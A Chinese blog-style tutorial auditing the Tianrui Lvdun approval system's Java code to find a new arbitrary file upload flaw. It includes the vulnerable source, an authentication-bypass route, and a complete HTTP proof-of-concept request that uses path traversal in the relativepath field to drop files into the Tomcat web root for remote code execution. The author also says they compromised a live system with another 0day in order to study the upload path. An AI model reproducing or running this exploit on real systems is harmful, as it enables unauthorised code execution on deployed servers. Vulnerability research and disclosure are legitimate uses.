前言
依旧”免责”声明:本文偏基础入门向,大佬可绕行。我java代码审计还很菜(仍然在学习中),是个半罐水,如有写得不对的地方欢迎大佬们指正。
书接上回,我们分析了这个”天锐绿盾审批系统 uploadWxFile.do 任意文件上传漏洞”1day,其实就是一个任意文件上传漏洞,文件后缀未做任何校验,结合鉴权的逻辑问题可以在无授权的情况下,绕过权限验证直接调用该文件上传的接口,从而实现了前台rce。带着这个思路,我们想,既然这处文件上传有漏洞,那么其他文件上传点大概率也是这么写的,于是我们开始了这次0day挖掘……
没看过上一篇1day分析的师傅建议先看完,再看这篇哦~
1day回顾
我们看到”天锐绿盾审批系统 uploadWxFile.do 任意文件上传漏洞”的核心代码是这样的
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
| public boolean uploadWxFileToRoot(@RequestParam(value = "file", required = false) MultipartFile file, HttpServletRequest request, HttpServletResponse response) {
OutputStream os = null;
String tempPath = System.getProperty("catalina.home") + File.separator + "webapps" + File.separator + "ROOT" + File.separator;
File pt = new File(tempPath);
if (!pt.exists()) {
pt.mkdirs();
}
try {
os = new FileOutputStream(new File(tempPath + file.getOriginalFilename()));
IOUtils.copy(file.getInputStream(), os);
return true;
} catch (Exception e) {
log.error("文件上传异常!", e);
} finally {
IOUtils.closeQuietly(os);
}
return false;
}
|
未校验后缀就上传文件了,采用 MultipartFile 的方式上传文件,那么我们想要快速找到同类型的文件上传点怎么办呢?直接全局搜索 MultipartFile
寻找同类文件上传点
全局搜索 MultipartFile,发现了一堆,我们筛选下,来到FileService的实现,addFile方法

代码如下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
| public Map<String, Object> addFile(String taskId, MultipartFile multipartFile, String relativepath, HttpServletRequest request, String disc, Map<String, Object> resultMap) throws Exception {
UserEx user = AuthUtil.getUserEx();
String fileName = multipartFile.getOriginalFilename();
StringBuffer sb = new StringBuffer();
File discFile = new File(disc);
if (!discFile.exists() && !discFile.isDirectory()) {
discFile.mkdir();
}
sb.append(disc + taskId);
File fileTop = new File(sb.toString());
fileTop.mkdir();
if (relativepath != null && !relativepath.equals("")) {
String[] split = relativepath.split("/");
String topFolder = split[0];
for (int i = 0; i < split.length - 1; i++) {
sb.append("/" + split[i]);
if (i != split.length - 1) {
File file = new File(sb.toString());
if (!file.exists() && !file.isDirectory()) {
file.mkdir();
}
}
}
sb.append("/" + fileName);
insert(taskId, relativepath, topFolder, user.getId(), FileEntity.FOLDER, sb.toString().replace("//", "/"), Long.valueOf(multipartFile.getSize()));
} else {
sb.append("/" + UUID.randomUUID());
insert(taskId, fileName, "", user.getId(), FileEntity.FILE, sb.toString().replace("//", "/"), Long.valueOf(multipartFile.getSize()));
}
File newFile = new File(sb.toString());
if (!newFile.exists()) {
multipartFile.transferTo(newFile);
}
resultMap.put("success", Boolean.valueOf(true));
return resultMap;
}
|
总结一下代码实现的功能:
这段代码实现了一个多级目录结构的文件上传服务,主要功能包括:
文件存储:接收客户端上传的文件(MultipartFile),按任务ID(taskId)和相对路径(relativepath)保存到服务端指定目录(disc)
动态目录创建:自动创建不存在的目录层级
元数据记录:将文件信息写入数据库(通过insert()方法)
重点是这里,文件名:
1
| String fileName = multipartFile.getOriginalFilename();
|
直接获取了原始的文件名,且后文未见任何过滤!结合上次的分析,过滤器等可能存在文件过滤的地方都分析过了不存在过滤逻辑,于是可以初步判断这个点是存在任意文件上传漏洞的!
构造poc触发漏洞
任意文件上传点我们找到了,接下来我们需要仔细分析传入的参数。构造poc触发该漏洞。我再贴一遍代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
| public Map<String, Object> addFile(String taskId, MultipartFile multipartFile, String relativepath, HttpServletRequest request, String disc, Map<String, Object> resultMap) throws Exception {
UserEx user = AuthUtil.getUserEx();
String fileName = multipartFile.getOriginalFilename();
StringBuffer sb = new StringBuffer();
File discFile = new File(disc);
if (!discFile.exists() && !discFile.isDirectory()) {
discFile.mkdir();
}
sb.append(disc + taskId);
File fileTop = new File(sb.toString());
fileTop.mkdir();
if (relativepath != null && !relativepath.equals("")) {
String[] split = relativepath.split("/");
String topFolder = split[0];
for (int i = 0; i < split.length - 1; i++) {
sb.append("/" + split[i]);
if (i != split.length - 1) {
File file = new File(sb.toString());
if (!file.exists() && !file.isDirectory()) {
file.mkdir();
}
}
}
sb.append("/" + fileName);
insert(taskId, relativepath, topFolder, user.getId(), FileEntity.FOLDER, sb.toString().replace("//", "/"), Long.valueOf(multipartFile.getSize()));
} else {
sb.append("/" + UUID.randomUUID());
insert(taskId, fileName, "", user.getId(), FileEntity.FILE, sb.toString().replace("//", "/"), Long.valueOf(multipartFile.getSize()));
}
File newFile = new File(sb.toString());
if (!newFile.exists()) {
multipartFile.transferTo(newFile);
}
resultMap.put("success", Boolean.valueOf(true));
return resultMap;
}
|
1
2
3
4
5
6
7
8
9
10
11
| @RequestMapping({"addUpFile.do"})
@ResponseBody
public Object addUpFile(@RequestParam("file") MultipartFile multipartFile, String relativepath, String taskId, HttpServletRequest request) {
try {
this.resultMap = this.fileService.addFile(taskId, multipartFile, relativepath, request, this.DISC, this.resultMap);
} catch (Exception e) {
log.error("文件上传失败", e);
this.resultMap.put("success", Boolean.valueOf(false));
}
return this.resultMap;
}
|
- 首先构造请求路由:
方法路由:@RequestMapping({“addUpFile.do”})
类路由:@RequestMapping({“/file”})
根路径:/trwfe (上一篇有介绍)
于是请求路由为:/trwfe/file/addUpFile.do
结合鉴权绕过最终的路由是:/trwfe/login.jsp/../file/addUpFile.do (上一篇有介绍)
- 接着我们构造传入的参数
控制器接收file,taskId,relativepath三个参数
首先文件对象的参数名是”file”这个直接构造即可
1
| public Object addUpFile(@RequestParam("file") MultipartFile multipartFile
|
1
2
3
4
| Content-Disposition: form-data; name="file"; filename="test.txt"
for test
------WebKitFormBoundaryJ89XK7WxiQuU7uq1
|
然后是我们的taskId
1
| sb.append(disc + taskId);
|
阅读代码没有发现taskId有什么限制条件,于是随便给一个值就行了,123456
1
2
3
4
| Content-Disposition: form-data; name="taskId"
123456
------WebKitFormBoundaryJ89XK7WxiQuU7uq1--
|
然后我们发现文件路径sb使用到了disc,但是我们的控制器又没有传入这个参数
1
| sb.append(disc + taskId);
|
不过仔细看能发现
1
| this.resultMap = this.fileService.addFile(taskId, multipartFile, relativepath, request, this.DISC, this.resultMap);
|
this.DISC 是控制器类自身的一个成员变量,不是用户传入的,已经在服务端写死。于是我们跟进一下这个disc的值
在当前控制器类的成员变量定义中可以找到
1
| public String DISC = System.getProperty("java.io.tmpdir").replaceAll("\\\\", "/") + "/";
|
原来,这个disc的值是系统临时目录,且以”/“结尾。可以是window的temp(C:\Users\administrator\AppData\Local\Temp),linux的临时目录(/tmp)等
1
2
3
4
5
6
| StringBuffer sb = new StringBuffer();
File discFile = new File(disc);
if (!discFile.exists() && !discFile.isDirectory()) {
discFile.mkdir();
}
sb.append(disc + taskId);
|
这里的逻辑是:创建一个StringBuffer对象sb,用于动态构建最终的文件保存路径。使用disc的值创建file对象,如果discFile不存在就创建该目录,然后直接把disc的值与taskid拼接追加到sb文件路径,现在文件路径sb的值为disc+taskId
以windows为例,于是sb也就是:
1
| C:\Users\administrator\AppData\Local\Temp\123456
|
接着我们构造relativepath的值
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| if (relativepath != null && !relativepath.equals("")) {
String[] split = relativepath.split("/");
String topFolder = split[0];
for (int i = 0; i < split.length - 1; i++) {
sb.append("/" + split[i]);
if (i != split.length - 1) {
File file = new File(sb.toString());
if (!file.exists() && !file.isDirectory()) {
file.mkdir();
}
}
}
sb.append("/" + fileName);
insert(taskId, relativepath, topFolder, user.getId(), FileEntity.FOLDER, sb.toString().replace("//", "/"), Long.valueOf(multipartFile.getSize()));
} else {
sb.append("/" + UUID.randomUUID());
|
如果relativepath不为空的话,走if分支;如果为空的话走else分支使用UUID作为路径,这个uuid是随机的不可控,于是我们走if分支给relativepath传参
1
| String[] split = relativepath.split("/");
|
调用split,使用”/“分隔符对传入的relativepath分割,返回一个数组。
比如我传入的是/a/b/c,那么这个数组就为["", "a", "b", "c"];如果传入../a/b/c,数组就为 ["..", "a", "b", "c"]
1
2
3
4
5
6
7
8
9
| for (int i = 0; i < split.length - 1; i++) {
sb.append("/" + split[i]);
if (i != split.length - 1) {
File file = new File(sb.toString());
if (!file.exists() && !file.isDirectory()) {
file.mkdir();
}
}
}
|
接着是一个for循环,注意他的边界条件是i < split.length - 1
如果目录不存在就递归创建目录
1
2
3
4
5
6
| sb.append("/" + split[i]);
if (i != split.length - 1) {
File file = new File(sb.toString());
if (!file.exists() && !file.isDirectory()) {
file.mkdir();
}
|
之前sb的值为
1
| C:\Users\administrator\AppData\Local\Temp\123456
|
如果我们relativepath传入/a/b/c即["", "a", "b", "c"],split.length的值为4,减一为3,条件是i<3
所以relativepath传入/a/b/c,实际上sb的值是/a/b,并不会拼接到/c,因为i只能循环到i=2,下一次就是i=3了,不满足i<3的条件,不会进入循环体内去继续拼接sb,这一点很重要!没搞清这个细节的话后面就不知道怎么构造relativepath的值。
拼接后的sb的值为
1
| C:\Users\administrator\AppData\Local\Temp\123456\a\b
|
ok三个参数的构造逻辑我们都搞清楚了,我们现在sb路径是C:\Users\administrator\AppData\Local\Temp\123456\a\b,虽然relativepath没有过滤目录跳转符,但是我们在不知道web根目录的情况下,该怎么构造参数把jsp文件上传到web根目录下执行呢?
我们只需要一个环境观察这个文件上传到哪里去了,就能知道该怎么构造目录跳转了
由于懒得本地搭建环境了,于是我使用了该系统的另外一个前台rce的0day,先打进去一个系统,再反向分析观察我的文件上传到哪里去了
结果发现文件其实是上传到tomcat的临时目录去了!而不是windows的系统temp目录
为什么呢?
1
| public String DISC = System.getProperty("java.io.tmpdir").replaceAll("\\\\", "/") + "/";
|

查阅资料发现,这个java.io.tmpdir在有tomcat的环境下代表tomcat的temp目录,而不再是系统temp目录!
于是relativepath值的构造问题就迎刃而解了!因为我们知道
tomcat的目录结构是这样的

webapps和temp在同级目录下,而webapps\ROOT就是我们的web根目录。
这样一来,我们就不需要关系该系统到底部署在哪里,不需要关系绝对路径了,因为默认上传路径是tomcat/temp,我们使用相对路径就能跳转到web根目录了!
现在sb的路径是
1
| xxx..xx\tomcat\temp\123456\a\b
|
于是我们构造
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
| POST /trwfe/login.jsp/../file/addUpFile.do HTTP/1.1
Host:
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=75C5B2A6A345EECBDE53481C9EC12B02
Connection: keep-alive
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJ89XK7WxiQuU7uq1
Content-Length: 408
Content-Disposition: form-data; name="relativepath"
../../webapps/ROOT/c
Content-Disposition: form-data; name="file"; filename="test.txt"
just for test
Content-Disposition: form-data; name="taskId"
123456
|
为什么我们的relativepath要构造为../../webapps/ROOT/c呢?
前面已经分析过了
relativepath传入/a/b/c,实际上sb的值是/a/b,并不会拼接到/c,因为i只能循环到i=2,下一次就是i=3了,不满足i<3的条件,不会进入循环体内去继续拼接sb,这一点很重要!没搞清这个细节的话后面就不知道怎么构造relativepath的值。
为什么需要跳两次呢../../,因为有一次是temp,还有一层来自taskId 123456
这样一来sb的值就是
1
| xxx..xx/tomcat/temp/123456/../../webapps/ROOT/
|
即
1
| xxx..xx/tomcat/webapps/ROOT/
|
然后继续跟代码
1
2
| String fileName = multipartFile.getOriginalFilename();
sb.append("/" + fileName);
|
直接拼接原始文件名
使用sb路径上传文件
1
2
3
4
5
6
7
| File newFile = new File(sb.toString());
if (!newFile.exists()) {
multipartFile.transferTo(newFile);
}
resultMap.put("success", Boolean.valueOf(true));
return resultMap;
}
|
漏洞复现


至此一个0day就挖掘出来了,全文结束~

 联系我
联系我